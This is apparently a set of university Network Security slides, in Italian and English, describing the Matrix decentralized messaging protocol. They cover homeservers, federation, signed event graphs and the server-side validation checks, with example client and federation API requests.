


Network Security (2024/2025)

STUDIO DEL FRAMEWORK MATRIX PER LA COMUNICAZIONE SICURA DI GRUPPO

Luca Navarra, Gaetano Celentano

Che cos'è matrix?

- Messaggistica Istantanea
- Comunicazione decentralizzata
- Comunicazione sicura
- Altri utilizzi (VoIP, bot, notifiche IoT, ...)




https://matrix.org/docs/chat_basics/matrix-for-im/

Peculiarità

Perché usare matrix



Decentralizzato




State resolution



Federato

Funzionamento



Homeserver (HS):

- Ogni utente ha un homeserver che gestisce i suoi dati (account, messaggi, chiavi, stanze, ecc.).

Client:

- L'utente interagisce con un client (es. Element), che comunica con l'homeserver tramite l'API client-server (/matrix/client).

Federazione:

- Gli homeserver comunicano tra loro via API federate (/matrix/federation) per sincronizzare i dati tra stanze distribuite.


<https://matrix.org/docs/matrix-concepts/elements-of-matrix/>

Funzionamento

_ 1

Alice sends a JSON message to a room on her homeserver.

```
curl -XPOST  
-d '{"msgtype":"m.text", "body":"hello"}'  
"https://matrix.alice.com/_matrix/client  
/v2/rooms/ROOM_ID/send/m.room.message  
?access_token=ACCESS_TOKEN"  
{  
    "event_id": "$YUwRidLecu:alice.com"  
}
```




Alice's homeserver adds the JSON to its graph of history, linking it to the most recent unlinked object(s) in the graph. The server then signs the JSON **including the signatures of the parent objects** to calculate a tamper-resistant signature for the history.

Funzionamento

The server then sends the signed JSON over HTTPS to any other servers which are participating in the room.

```
curl -XPOST -H 'Authorization: X-Matrix
origin=alice.com,..." -d '{
  "ts": 1413414391521,
  "origin": "alice.com",
  "destination": "bob.com",
  "pdus": [
    {
      "event_id": "$YUwRidLecu:alice.com",
      "content": {
        "body": "hello world",
        "msgtype": "m.text"
      },
      ...
      "pdu_type": "m.room.message",
      "signatures": {
        "matrix.org": {
          "ed25519:auto": "jZXTwAH/7EZ..."
        }
      },
      "sender": "@alice:alice.com"
    }
  ]
}' https://matrix.bob.com:8448/_matrix/
federation/v1/send/916d...
```



The destination servers perform a series of checks on the message:


- Validate the message signature to protect against tampering with history
- Validate the HTTP request's auth signature to protect against identity spoofing
- Validate whether Alice's historical permissions allow her to send this particular message

If these checks pass, the JSON is added to the destination servers' graphs.

Funzionamento

_3

Destination clients receive Alice's message with a long-lived GET request. (Clients are free to implement more efficient transports than polling as desired).




